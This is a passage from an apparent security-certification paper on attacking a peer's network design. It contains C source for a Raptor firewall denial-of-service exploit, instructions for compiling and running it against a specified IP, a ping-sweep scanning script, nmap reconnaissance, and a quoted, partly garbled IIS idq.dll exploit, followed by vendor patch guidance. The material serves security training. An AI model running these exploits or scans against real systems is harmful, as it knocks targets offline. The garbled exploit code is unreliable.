{
  int checksum(unsigned short *, int);
  int raw_socket(void);
  int write_raw(int, unsigned char *, int);
  unsigned long option = htonl(0x44000001);  /* Timestamp, NOP, END */
  unsigned char *p;
  int s, c;
  struct ip *ip;
  struct tcphdr *tcp;

  if (argc != 2) {
```

```
    printf("Quid custodiet ipsos custodes?\n");
    printf("Usage: %s \n", argv[0]);
    return;
  }

  p = malloc(1500);
  memset(p, 0x00, 1500);

  if ((s = raw_socket()) < 0)
     return perror("socket");

  ip = (struct ip *) p;
  ip->ip_v    = 0x4;
  ip->ip_hl   = 0x5 + (OPTSIZE / 4);
  ip->ip_tos  = 0x32;
  ip->ip_len  = htons(LEN);
  ip->ip_id   = htons(0xbeef);
  ip->ip_off  = 0x0;
  ip->ip_ttl  = 0xff;
  ip->ip_p    = IPPROTO_TCP;
  ip->ip_sum  = 0;
  ip->ip_src.s_addr = SRC_IP;
  ip->ip_dst.s_addr = inet_addr(argv[1]);


  /* Masquerade the packet as part of a legitimate answer */
  tcp = (struct tcphdr *) (p + IP_SZ + OPTSIZE);
  tcp->th_sport   = htons(80);
  tcp->th_dport   = 0xbeef;
  tcp->th_seq     = 0x12345678;
  tcp->th_ack     = 0x87654321;
  tcp->th_off     = 5;
  tcp->th_flags   = TH_ACK | TH_PUSH;
  tcp->th_win     = htons(8192);
  tcp->th_sum     = 0;

  /* Set the IP options */
  memcpy((void *) (p + IP_SZ), (void *) &option, OPTSIZE);


  c =  checksum((unsigned short *) &(ip->ip_src), 8)
     + checksum((unsigned short *) tcp, TCP_SZ + PAYLOAD_LEN)
     + ntohs(IPPROTO_TCP + TCP_SZ);
  while (c >> 16)   c = (c & 0xffff) + (c >> 16);
  tcp->th_sum = ~c;

  printf("Sending %s -> ", inet_ntoa(ip->ip_src));
  printf("%s\n", inet_ntoa(ip->ip_dst));

  if (write_raw(s, p, LEN) != LEN)
     perror("sendto");
}


int write_raw(int s, unsigned char *p, int len)
{
  struct ip *ip = (struct ip *) p;
```

```
  struct tcphdr *tcp;
  struct sockaddr_in sin;

  tcp = (struct tcphdr *) (ip + ip->ip_hl * 4);

  memset(&sin, 0x00, sizeof(sin));
  sin.sin_family      = AF_INET;
  sin.sin_addr.s_addr = ip->ip_dst.s_addr;
  sin.sin_port        = tcp->th_sport;

  return (sendto(s, p, len, 0, (struct sockaddr *) &sin,
                 sizeof(struct sockaddr_in)));
}


int raw_socket(void)
{
  int s, o = 1;

  if ((s = socket(AF_INET, SOCK_RAW, IPPROTO_RAW)) < 0)
    return -1;

  if (setsockopt(s, IPPROTO_IP, IP_HDRINCL, (void *) &o, sizeof(o)) <
0)
    return (-1);

  return (s);
}


int checksum(unsigned short *c, int len)
{
  int sum  = 0;
  int left = len;

  while (left > 1) {
    sum += *c++;
    left -= 2;
  }
  if (left)
    sum += *c & 0xff;

  return (sum);
}

/*###EOF####*/

/* CUT HERE */
```

In order for the attacker to make use of this information they would need access to a "C" compiler and has been compiled on both Intel and Unix systems. In my case I downloaded the program to my Redhat Linux system and compiled the program with the GNU C compiler.

The first order of business is to modify the source IP address in the "C" program to be a valid IP address. Now we will need to save the program to a file name. I choose to save the program as raptordos.c. To compile the "C" program on my Linux system I simply opened a terminal window at typed the following: #-> gcc –o raptordos raptordos.c. The GNU compiler creates the executable program and outputs it as raptordos as requested via the gcc command line.

In order to execute the attack I opened a terminal window and typed: #-> ./raptordos 168.34.107.50 and hit enter. The 168.34.107.50 is the IP address of the Raptor firewall. If the firewall fits the profile listed in the vulnerability it will become a victim and the organization is now officially exploited! *Note: The IP addresses used in Heather Bard's paper are valid IP addresses on the Internet and I DID NOT actually execute any type of scan or exploit. The study was based solely on theory.*

In less than 15 minutes I was able to research and carry out the exploit against the target company. There are many variables here such as the fact that the attacker knew the organization used the Raptor Firewall. There is the unknown for the attacker on how diligent the technical staff is at the target company. If they have extensive logging and IDS systems, etc. If this were a real attack and not one launched by a kid that stumbled across a free script, the attacker would likely plan and plot this attack for a period of time. A typical attacker will follow this basic guideline once they have decided to exploit or attack a company's assets.

1.) Passive reconnaissance (whois, dig, nslookup, social engineering, etc..)
2.) Active reconnaissance (Scanning for active hosts, ports, services, OS versions)
3.) Exploiting the system:
    - Gaining access through the following attacks:
        Operating System attacks
        Application-level attacks
        Scripts and sample program attacks
        Misconfiguration attacks
    - Elevation of privileges
    - Denial of Services
4.) Uploading Programs
5.) Downloading Data
6.) Keeping access by using the following:
    - Backdoors
    - Trojan horses
7.) Covering Tracks

This outline can be found in the book "Hackers Beware" on page 23. The book is published by New Riders and is an authorized text by SANS. Anyone can purchase the book for less that $40 USD. This book is well organized and essential for information security professionals.

Internal System Attack

The design of Heather Bard is like most others in the fact that the organization hosts a web site and to allow the general public access to the site, port 80 and possibly 443 will have to be open through the firewall to the web host. This is the risk of hosting a web site. The host in Heather's design is located at 168.34.107.43.

The reason I chose this attack is because almost every organization I know is susceptible to this kind of potential exploit.

Approach

Perform recon on the target network and from a simple scan with Nmap or other similar tool we find that port 80 is open at 168.34.107.43. Nmap is freely available at www.insecure.org/nmap.

If I were unsure of the address range of the target company I would first state with a simple nslookup. #-> nslookup www.targetcompany.com. This would yield the IP address of the web server and give me the opportunity to narrow down the subnet.

Next I would go to http://www.network-tools.com/ and select the "Network Lookup" button and enter the IP address of the target web server. In many cases it will return the IP address range of the ISP and also yield the subnet given to the target company. Now that the subnet is known I can tailor my attack to focus on the target network.

Note: Since this is a live network address I DID NOT actually perform any of these tests outlined in this procedure.

Below is a simple shell script that I could use to scan the target network. I used a RedHat Linux system.

```
#!/bin/ksh

DATE=`date +%m%d%Y-%H:%M:%S`
LOGDIR="/var/adm/nmaplogs"
NETWORK="168.34.107.1-254"
FILENAME="/var/adm/nmaplogs/"$NETWORK"_$DATE.log"
NMAPEXE="/usr/local/bin/nmap"

if [[ ! -d $LOGDIR ]]
then
        mkdir -p $LOGDIR
fi

if [[ -x $NMAPEXE ]]
then
        $NMAPEXE -sP -PI $NETWORK >> $FILENAME 2>&1
else
        echo "CANNOT EXECUTE $NMAPEXE" >> $FILENAME 2>&1
fi
```

With the use of my simple script I can launch the program go get a bite to eat and the results will be waiting for me in a log file.

This program will ping sweep the entire address range and return the results to a log file. If the target has ICMP turned off other methods will have to be used.


We have verified that 168.34.107.43 is alive. There are numerous ways to detect if the host is listening on port 80. One easy way is to simply try and telnet to the port. From a terminal window you would type: #-> telnet 168.34.107.43 80 and hit return. If you are connected to the host, you know port 80 is listening on the host. By using this technique many web server will return useful information such as version and platform information. Another way would be to use Nmap to see if the port was alive. The command would be the following: nmap –sS –p 80 –O 168.34.107.43. This technique will utilize a stealthier approach "-sS" by only sending the initial SYN and awaiting the SYN-ACK response to determine if the port is open.

Now we have concluded that port 80 is open at our target host "168.34.107.43". The next step is to select a way to exploit the web host. Heather did not state what platform or web server she was using so I will make an assumption for the purpose of this exercise.

I will assume the target host is running Microsoft IIS5 as their web server. There are numerous security concerns with IIS and this exercise will only focus on a buffer overflow that allows the attacker to either change files on the web server or allow then to

gain a command shell with a tool like netcat or any other raw TCP, UCP, or ICMP connection. This is a very serious issue because of the install base of IIS and the shear numbers of potentially effected systems.

I went to www.securityfocus.com and did a search on IIS vulnerabilities and found the following. http://www.securityfocus.com/cgi-bin/vulns-item.pl?section=info&id=2880



By clicking on the "Discussion" tab the following information is displayed: "Windows Index Server ships with Windows NT 4.0 Option Pack and Windows Indexing Service ships with Windows 2000. An unchecked buffer exists in the 'idq.dll' ISAPI extension associated with each service. A maliciously crafted request could allow the execution of arbitrary code on the host in the Local System context.

It should be noted that Index Server and Indexing Service do not need to be running in order for an attacker to exploit this issue. 'idq.dll' is installed by default when IIS is installed, subsequently IIS would need to be the only service running.

It should be noted that this vulnerability is currently being exploited by the 'Code Red' worm. In addition, all products that run affected versions of Microsoft IIS are subject to this issue. Please see the reference section for further information regarding this worm.

UPDATE: It is believed that an aggressive worm may be in the wild that actively exploits this vulnerability. “

Next, by going to the “exploits” tab three programs exist to exploit this vulnerability. The link is located at: http://downloads.securityfocus.com/vulnerabilities/exploits/isapi-dos2.c

```
// DoS for isapi idq.dll unchecked buffer.
// For Testing Pruposes
// By Ps0 DtMF dot com dot ar

#include
#include
#include
#include
#include
#include
#include

// #define DEBUG

int main(int argc, char *argv[])
{
   char mensaje[800];
   char *bof;
   int fd;
   struct sockaddr_in sin;
   struct hostent *rhost;

   if(argch_addr, rhost->h_length);

   fd = socket(AF_INET,SOCK_STREAM,6);

   if (connect(fd,(struct sockaddr *)&sin, sizeof(struct
sockaddr))!=0){
      printf("\nCan't Connect to The host %s. May be down ?
E:%s\n",argv[1],strerror(errno));
      return -1;
   }

   printf("Sending string........\n");

   if(send(fd,mensaje,strlen(mensaje),0)==-1){
      printf("\nError \n");
      return -1;
   }

   printf("\nString Sent... try telnet host 80 to check if IIS is
down\n");
```

```
    close(fd);

    return 0;

}
```

The same procedure as stated earlier in this document work for compiling the "c" program and executing it against the target host.

Solutions are offered under the "Solutions" tab:
http://www.securityfocus.com/cgi-bin/vulns-item.pl?section=solution&id=2880

A possible workaround for this issue is to implement the URLScan Security Tool from Microsoft:
http://download.microsoft.com/download/iis50/Utility/1.0/NT45XP/EN-US/UrlScan.exe

Reports indicate that post-patch systems may be vulnerable to a denial of service; administrators are advised to reapply the newer patch if it is not installed and remove the .ida/.idq mappings.

Microsoft has released a patch which addresses this issue.

Microsoft has released the following tool which rectifies the damage caused by the 'Code Red II' worm:

http://www.microsoft.com/technet/itsolutions/security/tools/redfix.asp

Cisco has released a patch for IP/VC 3540 which can be obtained from the following URL or by contacting Cisco Technical Assistance Center <tac@cisco.com>:

http://www.cisco.com/pcgi-bin/tablebuild.pl/ipvc

It is recommended that all user's running Cisco products which contain affected versions of IIS, install the patch provided by Microsoft.

Microsoft Index Server 2.0:
Microsoft Hotfix Q300972
http://download.microsoft.com/download/winntsp/Patch/q300972/NT4/EN-US/Q300972i.exe
Microsoft Index Server 5.0:
Microsoft Hotfix Q300972
http://download.microsoft.com/download/win2000platform/Patch/q300972/NT5/EN-US/Q300972_W2K_SP3_x86_en.EXE

6 BIBLIOGRAPHY

6.1 REFERENCE MATERIALS

Cisco Secure PIX 515 Firewall,
http://www.cisco.com/warp/public/cc/pd/fw/sqfw500/prodlit/pix51_ds.htm

Internet Software Consortium BIND,
http://www.isc.org/products/BIND/

Address Allocation for Private Internets,
http://www.rfc-editor.org/

Cisco Security Architecture, McGraw-Hill, 1999

Using `nat`, `global`, `static`, `conduit` and `access-list` Commands and Port Redirection on PIX, http://www.cisco.com/warp/public/707/28.html

Configuring Cisco Secure PIX Firewall 6.0 and Cisco VPN 3000 Clients Using IPSec,
http://www.cisco.com/warp/public/110/pix3000.html

Setting up PIX Syslog,
http://www.cisco.com/warp/public/110/pixsyslog.html

How to Add AAA Authentication (Xauth) to PIX IPSec 5.2 and Later,
http://www.cisco.com/warp/public/110/pixcryaaa52.shtml

Using NAT and PAT statements on the Cisco Secure PIX Firewall,
http://www.cisco.com/warp/public/110/19.html

Configuring the PIX Firewall with Mail Server Access on Inside Network,
http://www.cisco.com/warp/public/110/mailserver_in.html

Cisco Secure PIX Command Reference,
http://www.cisco.com/warp/public/110/pix_command_ref.shtml

Configuring VPN remote client access,
http://www.cisco.com/univercd/cc/td/doc/product/iaabu/pix/pix_61/config/basclnt.htm

Nessus Vulnerability Scanner,
http://www.nessus.org

Cisco IOS Configuration Guides and Command References, Release 12.1,
http://www.cisco.com/univercd/cc/td/doc/product/software/ios121/121cgcr/index.htm,

Cisco IOS Security Configuration Guide, Release 12.1, http://www.cisco.com/univercd/cc/td/doc/product/software/ios121/121cgcr/secur_c/index.htm

Cisco PIX Firewall Online Documentation, http://www.cisco.com/univercd/cc/td/doc/product/iaabu/pix/index.htm,

Cisco PSIRT (Product Security Incident Response Team) Advisories, http://www.cisco.com/warp/public/707/advisory.html

Common Vulnerabilities and Exposures, http://www.cve.mitre.org, The MITRE Corporation.

SANS Defense In-Depth module 1, SANS Institute.

Hackers Beware, New Riders Publishing, 2002.

SANS/FBI Top 20 List, http://www.sans.org/top20.htm